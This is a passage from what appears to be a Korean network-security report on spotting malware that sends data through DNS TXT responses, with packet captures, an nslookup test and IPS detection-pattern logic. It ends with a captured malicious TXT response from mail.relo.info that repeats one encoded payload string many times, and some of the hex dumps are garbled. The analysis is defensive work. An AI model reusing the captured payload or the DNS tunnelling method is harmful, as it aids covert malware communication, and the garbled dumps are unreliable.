218	2017-04-20 08:01:48.33192.168.40.129	50242	192.168.40.2	53	DNS	85			Standard query 0x0001 PTR 2.40.168.192.in-addr.arpa
224	2017-04-20 08:01:48.44192.168.40.2	53	192.168.40.129	50242	DNS	85			Standard query response 0x0001 No such name

# Frame 116: 71 bytes on wire (568 bits), 71 bytes captured (568	0000	00 50 56 f9 02 41 00 0c	29 0a 2b 41 08 00 45 00	.PV..A..).+A..E.
# Ethernet II, Src: Vmware_0a:2b:41 (00:0c:29:0a:2b:41), Dst: Vm	0010	00 39 5d 19 00 00 80 11	00 00 c0 a8 28 81 c0 a8	.9).....(....
# Internet Protocol Version 4, Src: 192.168.40.129 (192.168.40.1	0020	28 02 c4 41 00 35 00 25	d2 0a 00 03 01 00 00 01	(..A.5.%.....
# User Datagram Protocol, Src Port: 50241 (50241), Dst Port: 53	0030	00 00 00 00 00 00 03 77	77 77 04 67 6a 75 63 02WWW.gju.c
# Domain Name System (query)	0040	70 77 00 00 10 00 01		W..gju.c

# Response in: 3791	
Transaction ID: 0x0003	
Flags: 0x0100 Standard query	
Questions: 1	
Answer RRs: 0	
Authority RRs: 0	
Additional RRs: 0	
Queries	
www.gju.pw: type TXT, class IN	
Name: www.gju.pw	
[Name Length: 11]	
[Label Count: 3]	
Type: TXT (Text strings) (16)	
Class: IN (0x0001)	

[그림 13] DNS 질의 확인(TXT)

4. IPS 탐지패턴 적용


PC→DNS 질의 요청(Request)한 후 DNS서버→PC로 응답(Response)할 때 TXT레코드에 메시지를 실어 전송하는 것을 착안, DNS서버→PC로 응답(Response)데이터를 확인할 수 있도록 IPS에 탐지패턴을 적용해 DNS 트래픽을 검사할 수 있도록 구현하였다.

4-1. 원리(Test 및 실 악성 데이터 전송 확인)

- PC → DNS 질의 요청(Request) : nslookup -querytype=txt current.cvd.clamav.net(TEST 도메인)

가. 요청 시 DNS서버로 UDP 53포트를 활용하여 전송됨을 확인.

나. 쿼리 질의 시 Type:TXT, Class: IN으로 HEX(00 10 00 01)값을 확인




```
C:\Users\운영PC>nslookup -querytype=txt current.cvd.clamav.net
서버: google-public-dns-a.google.com
Address: 8.8.8.8

권한 없는 응답:
current.cvd.clamav.net text =

"0.99.2:57:23310:1492578159:1:63:45832:291"
```

[그림 14] CMD를 통한 nslookup



No.	Time	Source	Destination	Protocol	Length	Info
262	3.781463	15.113	8.8.8.8	DNS	80	Standard query 0x0001 PTR 8.8.8.8.in-addr.arpa
263	3.843830	8.8.8.8	15.113	DNS	124	Standard query response 0x0001 PTR 8.8.8.8.in-addr.arpa
755	13.274224	15.113	8.8.8.8	DNS	82	Standard query 0x0002 TXT current.cvd.clamav.net
787	13.604449	8.8.8.8	15.113	DNS	136	Standard query response 0x0002 TXT current.cvd.clamav.net

Frame 755: 82 bytes on wire (656 bits), 82 bytes captured (656 bits) on interface 0
Ethernet II, Src: SamsungE_7b:80:41 (98:83:89:7b:80:41), Dst: Cisco_e2:bb:c0 (00:24:50:e2:bb:c0)
Internet Protocol Version 4, Src: 15.113, Dst: 8.8.8.8
User Datagram Protocol, Src Port: 59722, Dst Port: 53
Domain Name System (query)
Transaction ID: 0x0002
Flags: 0x0100 Standard query
Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 0
Queries
current.cvd.clamav.net: type TXT, class IN
Name: current.cvd.clamav.net
[Name Length: 22]
[Label Count: 4]
Type: TXT (Text strings) (16)
Class: IN (0x0001)

0000	00 24 50 e2 bb c0 98 83 89 7b 80 41 08 00 45 00	..P.....{.A..E.
0010	00 44 37 fb 00 00 00 11 00 00 d2 67 0f 71 08 08	..D7.....g.q..
0020	08 08 e9 4a 00 35 00 30 f2 29 00 02 01 00 00 01	...J.5.0.).....
0030	00 00 00 00 00 00 07 63 75 72 72 65 6e 74 03 63c urrent.c
0040	76 64 06 63 6c 61 6d 61 76 03 6e 65 74 00 00 10	vd.clama v.net..
0050	00 01	..

[그림 15] DNS 질의 요청 데이터

- DNS 서버 → PC 응답(Response)

- 가. 응답 시 전송된 쿼리(Queries)과 답변(Answers)내용에서 Type:TXT, Class:IN를 각각 한번씩 발생시킨다.
- 나. Answers가 발생될 때 공통적으로 HEX값(c0 0c 00 10 00 01)이 발생됨을 확인.

No.	Time	Source	Destination	Protocol	Length	Info
262	3.781463	15.113	8.8.8.8	DNS	80	Standard query 0x0001 PTR 8.8.8.8.in-addr.arpa
263	3.843830	8.8.8.8	15.113	DNS	124	Standard query response 0x0001 PTR 8.8.8.8.in-addr.arpa PTR go
755	13.274224	113	8.8.8.8	DNS	82	Standard query 0x0002 TXT current.cvd.clamav.net
787	13.604449	8.8.8.8	15.113	DNS	136	Standard query response 0x0002 TXT current.cvd.clamav.net TXT

> Frame 787: 136 bytes on wire (1088 bits), 136 bytes captured (1088 bits) on interface 0

> Ethernet II, Src: Cisco_e2:bb:c0: (00:24:50:e2:bb:c0), Dst: SamsungE_7b:80:41 (98:83:89:7b:80:41)

> Internet Protocol Version 4, Src: 8.8.8.8, Dst: 15.113

> User Datagram Protocol, Src Port: 53, Dst Port: 59722

> Domain Name System (response)

[Request In: 755]

[Time: 0.330225000 seconds]

Transaction ID: 0x0002

> Flags: 0x8100 Standard query response, No error

Questions: 1

Answer RRs: 1

Authority RRs: 0

Additional RRs: 0

> Queries

> current.cvd.clamav.net: type TXT, class IN

Name: current.cvd.clamav.net

[Name Length: 22]

[Label Count: 4]

Type: TXT (Text strings) (16)

Class: IN (0x0001)

> Answers

> current.cvd.clamav.net: type TXT, class IN

Name: current.cvd.clamav.net

Type: TXT (Text strings) (16)

Class: IN (0x0001)

Time to live: 268

Data length: 42

TXT Length: 41

TXT: 0.99.2:57:23310:1492578159:1:63:45832:291

0000	98 83 89 7b 00 41 00 24	50 e2 bb c0 08 00 45 00	...{.A.\$ P....E.
0010	00 7a e4 0f 00 00 27 11	bd 7b 08 08 08 08 d2 67	.2....'. .{.....8
0020	0f 71 00 35 e9 4a 00 66	7a 75 00 02 81 00 00 01	.q.5..f zu.....
0030	00 01 00 00 00 07 63	75 72 72 65 6e 74 03 63c unrent.c
0040	76 64 06 63 6c 61 6d 61	76 03 6e 65 74 00 20 16	vd.clama v.net.
0050	00 01 c0 0c 00 10 00 01	00 00 01 0c 00 2a 29 30*)0
0060	2e 39 39 2e 32 3a 35 37	3a 32 33 33 31 30 3a 31	.99.2:57 :23310:1
0070	34 39 32 35 37 38 31 35	39 3a 31 3a 33 33 3a 34	49257815 9:1:63:4
0080	35 38 33 32 3a 32 39 31		5832:291

[그림16] DNS 서버에서 PC로 응답 데이터

- 실 악성 데이터 전송

- 가. 실 악성 데이터의 경우 Answers가 발생될 때 TXT 내용이 아래 그림과 같이 발생되는 것을 확인.
- 나. Answers 데이터에 base64로 인코딩되어 있거나 악의적인 내용이 포함되어 있는지 확인해야 함.

Domain Name System (response)			
[Request In: 97]			
[Time: 0.598234000 seconds]			
Length: 4910			
Transaction ID: 0x0003			
> Flags: 0x8100 Standard query response, No error			
Questions: 1			
Answer RRs: 1			
Authority RRs: 0			
Additional RRs: 0			
> Queries			
> Answers			
Name: mail.relo.info			
Type: TXT (Text strings) (16)			
Class: IN (0x0001)			
Time to live: 5			
Data length: 4866			
TXT Length: 286			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
